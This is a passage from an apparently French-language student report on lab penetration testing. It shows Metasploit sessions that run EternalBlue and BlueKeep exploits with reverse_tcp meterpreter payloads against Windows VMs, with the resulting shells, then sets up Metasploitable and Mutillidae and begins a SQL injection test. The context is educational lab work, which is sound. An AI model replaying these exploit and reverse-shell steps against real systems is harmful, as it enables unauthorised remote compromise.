Passons maintenant à l'exploitation de la dernière cible qui est windows 8.1 et pour ce faire on doit chercher l'exploit « exploit/smb/windows/ms17_010_eternalblue_win8 » et attaquons ensuite :

```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                           Disclosure Date  Rank     Check  Description
   -  ----                                           ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                              normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/eternalblue_doublepulsar                    normal   No     EternalBlue
   3  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   4  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   5  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   6  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 6, use 6 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 4
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue_win8) >
```

Figure 42 : choix de l'exploit "ms17_010_eternalblue_win8"

```
msf6 exploit(windows/smb/ms17_010_eternalblue_win8) > set rhost 10.10.4.22
rhost => 10.10.4.22
msf6 exploit(windows/smb/ms17_010_eternalblue_win8) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue_win8) > set lhost 10.10.4.13
lhost => 10.10.4.13
msf6 exploit(windows/smb/ms17_010_eternalblue_win8) > set lport 6699
lport => 6699
msf6 exploit(windows/smb/ms17_010_eternalblue_win8) > set smbuser faridmoh
smbuser => faridmoh
msf6 exploit(windows/smb/ms17_010_eternalblue_win8) > set smbpass jdk
smbpass => jdk
msf6 exploit(windows/smb/ms17_010_eternalblue_win8) > set groomallocations 24
groomallocations => 24
msf6 exploit(windows/smb/ms17_010_eternalblue_win8) > exploit

[*] Started reverse TCP handler on 10.10.4.13:6699
[*] shellcode size: 1221
[*] numGroomConn: 24
[*] Target OS: Windows 8.1 Pro 9600
[*] got good NT Trans response
[*] got good NT Trans response
[*] SMB1 session setup allocate nonpaged pool success
[*] SMB1 session setup allocate nonpaged pool success
[*] good response status for nx: INVALID_PARAMETER
[*] good response status: INVALID_PARAMETER
[*] done
[*] Sending stage (200262 bytes) to 10.10.4.22
[*] Meterpreter session 1 opened (10.10.4.13:6699 → 10.10.4.22:49184) at 2021-02-04 20:10:58 +0100

meterpreter > sysinfo
Computer        : FARIDMO
OS              : Windows 8.1 (6.3 Build 9600).
Architecture    : x64
System Language : fr_FR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Figure 43 : Attaque MS17_010 réussie sur le système Windows 8.1

4.4. Attaque n°2 : Bluekeep [8] [9]

Bluekeep est une faille de sécurité qui a été découverte dans le Remote Desktop Protocol application (RDP) de Microsoft, qui permet la possibilité d'exécution de code à distance. Signalé pour la première fois en mai 2019 comme CVE-2019-0708, il est présent dans toutes les versions non corrigées basées sur Windows NT (de Microsoft Windows) de Windows 2000 à Windows Server 2008 R2 et Windows 7. Cet exploit est très utilisé par des hackers pour mener des attaques sur les serveurs d'entreprises possédant les versions de Windows server 2008 R2, nous étudierons dans ce chapitre son fonctionnement suivi de ses exploitations.

Dans cette attaque nous verrons comment configurer Bluekeep sur nos cibles. Nous disposons de 2 cibles : Windows 7 et Windows Server 2008 R2.

D'abord sur la première cible (Windows 7), nous vérifierons que le système est autorisé à faire du RDP pour la simple raison que l'exploit utilise le port RDP 3389 actif. Pour ce faire maintenons la touche « Windows » + la touche « pause », vous verrez apparaitre une nouvelle fenêtre ensuite cliquez sur « modifier les paramètres » en bas, puis sur la nouvelle fenêtre, l'onglet « utilisation à distance » et vérifiez que l'option 2 est bien coché.




Figure 44 : RDP activé sur Windows 7

Sur la 2e cible, nous allons modifier dans le registre Windows, la clé de la valeur fDisableCam à 0. Pour ce faire maintenons la touche « Windows » + « R » et tapons « regedit ».

Ensuite sur la fenêtre de l'éditeur du registre qui s'affichera déplaçons nous vers : **« HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-TCP ».**




Figure 45 : Modification de la clé fDisableCam dans le registre Windows.




Figure 46: RDP activé sur Windows Server 2008

Passons maintenant à la machine Kali Linux et ouvrons dans la console l'outil metasploit framework avec msfconsole :

Recherchons le scanner bluekeep « **auxiliary/scanner/rdp/cve_2019_0708_bluekeep** » pour voir si nos deux cibles sont bien vulnérables à la faille bluekeep :




Figure 47 : Options de l'auxiliaire de scan bluekeep




Figure 48 : Scan de la vulnérabilité bluekeep sur les deux cibles

On remarque d'après le scan, que les deux systèmes sont vulnérables à la faille Bluekeep.

A présent, nous allons attaquer ces deux systèmes par l'utilisation de bluekeep. Recherchons donc bluekeep et utilisons l'exploit « exploit/windows/rdp/cve_2019_0708_bluekeep_rce » :




Figure 49 : Options de l'exploit bluekeep

Ajoutons dans RDP_CLIENT_IP l'adresse IP de la cible, ajoutons cette IP dans RHOSTS, suivi du Payload « windows/x64/meterpreter/reverse_tcp », ensuite ajoutons l'adresse IP de notre machine (Kali Linux) suivi d'un port (dans notre cas 1111) puis appliquons 50 quantités de mémoire au Payload avec GROOMSIZE et enfin choisissons le TARGET (cible) 2 qui correspond à notre architecture puisque nous utilisons VirtualBox.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RDP_CLIENT_IP 10.10.4.4
RDP_CLIENT_IP => 10.10.4.4
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS 10.10.4.4
RHOSTS => 10.10.4.4
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LHOST 10.10.4.13
LHOST => 10.10.4.13
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LPORT 1111
LPORT => 1111
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set GROOMSIZE 50
GROOMSIZE => 50
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting
   1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
   3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
   4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
   5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
   6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
   7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
   8   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)


msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set TARGET 2
TARGET => 2
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 10.10.4.13:1111
[*] 10.10.4.4:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 10.10.4.4:3389        - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.10.4.4:3389        - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.4.4:3389 - Using CHUNK grooming strategy. Size 50MB, target address 0xfffffa8005607000, Channel count 1.
[!] 10.10.4.4:3389 - <---------- | Entering Danger Zone | ---------->
[*] 10.10.4.4:3389 - Surfing channels ...
[*] 10.10.4.4:3389 - Lobbing eggs ...
[*] 10.10.4.4:3389 - Forcing the USE of FREE'd object ...
[!] 10.10.4.4:3389 - <---------- | Leaving Danger Zone | ---------->
[*] Sending stage (200262 bytes) to 10.10.4.4
[*] Meterpreter session 1 opened (10.10.4.13:1111 -> 10.10.4.4:49159) at 2021-02-05 01:54:45 +0100

meterpreter > sysinfo
Computer        : THIES
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : fr_FR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Figure 50 : Attaque Bluekeep réussie sur le système Windows 7.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RDP_CLIENT_IP 10.10.4.14
RDP_CLIENT_IP ⇒ 10.10.4.14
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS 10.10.4.14
RHOSTS ⇒ 10.10.4.14
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LHOST 10.10.4.13
LHOST ⇒ 10.10.4.13
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LPORT 2222
LPORT ⇒ 2222
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set GROOMSIZE 50
GROOMSIZE ⇒ 50
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set TARGET 2
TARGET ⇒ 2
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 10.10.4.13:2222
[*] 10.10.4.14:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 10.10.4.14:3389       - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.10.4.14:3389       - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.4.14:3389 - Using CHUNK grooming strategy. Size 50MB, target address 0xfffffa8005607000, Channel count 1.
[!] 10.10.4.14:3389 - ←———————— | Entering Danger Zone | ————————→
[*] 10.10.4.14:3389 - Surfing channels ...
[*] 10.10.4.14:3389 - Lobbing eggs ...
[*] 10.10.4.14:3389 - Forcing the USE of FREE'd object ...
[!] 10.10.4.14:3389 - ←———————— | Leaving Danger Zone | ————————→
[*] Sending stage (200262 bytes) to 10.10.4.14
[*] Meterpreter session 2 opened (10.10.4.13:2222 → 10.10.4.14:49159) at 2021-02-05 02:03:01 +0100

meterpreter > sysinfo
Computer        : WSRV2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : fr_FR
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

Figure 51 : Attaque Bluekeep réussie sur le système Windows Server 2008

Chapitre 5 : Test de pénétration au niveau des applications et des bases de données

Ce chapitre se focalisera sur la deuxième partie des tests de pénétration évoquant dans un premier temps l'architecture réseau ainsi que les outils qui seront utilisés pour bien mener les attaques. Dans un deuxième temps nous allons commencer à simuler des attaques éthiques pour le Pentesting au niveau des applications web.

5.1. Architecture Réseau

Concernant l'architecture réseau, nous utiliserons la même que celle de la première partie sauf qu'on utilisera que deux machines Kali Linux et Metasploitable. « Metasploitable » est une machine virtuelle intentionnellement vulnérable de système Ubuntu (Linux), conçu pour tester des outils de sécurité et démontrer les vulnérabilités courantes sur les technologies utilisées par des serveurs et site web. Ce qui fait d'elle l'outil du parfait entrainement des tests de pénétrations.




Figure 52 : Interface de la machine Metasploitable

Nous avons téléchargé Metasploitable via le site : www.sourceforge.net/projects/metasploitable/ .

Ainsi nous l'avons importé dans VirtualBox et l'avons configuré afin qu'il soit dans le même réseau que notre machine Kali Linux.

Notre objectif dans ce chapitre, c'est d'accéder à cette machine virtuelle par le navigateur d'une autre machine (Kali Linux), afin de faire des tests de pénétration au niveau applicatif dans un contexte éthique.




Figure 53 : Accès à Metasploitable à travers un navigateur

Comme vous pouvez le voir dans la figure ci-dessus nous avons l'accès à Metasploitable via le navigateur FireFox se trouvant dans la machine kali Linux.

Beaucoup de technologies et de composants gravitent autour d'un site web cela fait autant de points d'entrée potentiels pour les pirates qui n'hésiteront pas à chercher les moyens les plus indirectes pour parvenir à leur fin. Cela nous permet de parler du TOP 10 des risques de sécurité dans les applications web qui est établi par la communauté OWASP (**O**pen **W**eb **A**pplication **S**ecurity **P**roject). Le but de cette communauté est de rassembler un maximum de ressources pour aider au développement des projets web sécurisés, c'est donc devenu une référence dans le milieu de la sécurité informatique et plusieurs entreprises de sécurité suivent ce TOP 10, sans pour autant imaginer qu'il n'y aurait que 10 risques de sécurité au total.

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Figure 54 : Top 10 des risques de sécurité web

Source : www.owasp.org

Dans notre cas on exploitera que deux risques de sécurité à savoir l'injection SQL et la faille XSS (Cross-Site Scripting).

5.2. Injection SQL [8] [9]

On entre dans le vif du sujet et avec un exemple sous Metasploitable, comme vous pouvez le remarquer dans la figure ci-dessous, nous sommes dans le répertoire « mutillidae » (voire la figure 52) qui est une application volontairement vulnérable.

Figure 55 : Interface de l'application Mutillidae

Nous allons à présent faire notre premier test d'injection SQL basique et pour cela, dans l'interface de mutillidae, rendons-nous sur la rubrique à gauche et déplaçons-nous sur **OWASP Top 10 >> Injection >> SQLi - Extract Data >> User Info.**

Dans la fenêtre qui s'ouvrira, nous avons deux champs dans lequel on doit inscrire un nom d'utilisateur et son mot de passe. Sachant qu'il y a une base de données déjà créé par défaut sur Metasploitable dans lequel il y a des noms d'utilisateurs et mots de passe. Ici nous essayerons de mettre « admin » comme nom d'utilisateur et un mot de passe « aaa » pour voir le niveau de sécurité du site.

